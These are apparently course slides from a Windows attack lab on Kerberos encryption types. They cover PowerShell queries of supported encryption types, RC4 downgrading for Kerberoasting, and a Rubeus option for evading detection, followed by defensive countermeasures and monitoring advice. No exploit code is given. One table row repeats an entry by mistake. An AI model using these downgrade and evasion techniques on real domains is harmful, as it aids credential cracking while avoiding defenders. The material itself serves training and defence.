


The screenshot shows the 'User Accounts' control panel window for a user named 'tmassie' from the '@winattacklab.local' domain. The 'User logon name (pre-Windows 2000):' field is set to 'winattacklab\''. Below the fields are buttons for 'Logon Hours...' and 'Log On To...'. There is an unchecked checkbox for 'Unlock account'. Under the 'Account options:' section, a list of options is shown with a scrollbar. The first option, 'Account is sensitive and cannot be delegated', is unchecked. The second option, 'Use only Kerberos DES encryption types for this account', is also unchecked and is highlighted with a red rectangular box. The third option, 'This account supports Kerberos AES 128 bit encryption.', is unchecked. The fourth option, 'This account supports Kerberos AES 256 bit encryption.', is also unchecked.

# Checking with PowerShell

```
> Get-ADComputer -Identity client1 -Properties msDS-SupportedEncryptionTypes
```

```
...  
DNSHostName : Client1.winattacklab.local  
msDS-SupportedEncryptionTypes : 28  
...
```



27	0x1B	DES_CBC_MD5, DES_CBC_MD5, AES 128, AES 256
28	0x1C	RC4, AES 128, AES 256
29	0x1D	DES_CBC_CRC, RC4, AES 128, AES 256

```
> Get-ADUser -Identity tmassie -Properties msDS-SupportedEncryptionTypes
```

```
...  
SamAccountName : tmassie  
...
```



Property not present → not set

# Encryption Downgrading

- On earlier versions of Windows Server (2016 and lower) downgrading attacks were possible
- Works by specifying that our client only supports RC4 as encryption algorithm
- The resulting tickets would then be encrypted with RC4, ignoring the configured algorithms
- However, this technique had also negative impact on operational security (see next slide)

# OpSec Considerations

- Tickets encrypted with RC4 are preferred for cracking
- However, specifically requesting RC4 encryption (i.e. downgrading) is easily detectable
- Some tools have OpSec support integrated to address this
- For example, in Rubeus you can specify `/rc4opsec` which will do the following:
  - query all SPN accounts for supported encryption types via LDAP
  - Filter for accounts that do not specify any encryption types (which defaults to RC4)
  - Request a ticket for each account and listing RC4 and AES128/256 as supported by the client
  - The resulting tickets will always be RC4

# Countermeasures

- Only configure SPNs where required
- Restrict privileges of service accounts (e.g. no domain admin services)
- Configure logon restrictions (e.g. no interactive logons for service accounts)
- Use long and randomly generated passwords for service accounts ( $\geq 20$  characters)
- Use group managed service accounts (GMSA), that offer automatic password management
- Configure stronger encryption algorithms
  - No DES / RC4
  - Only AES128 / 256
- Implement monitoring by enabling "Audit Kerberos Service Ticket Operations"
  - Look for excessive ticket request events (ID 4769)
  - Especially in combination with RC4

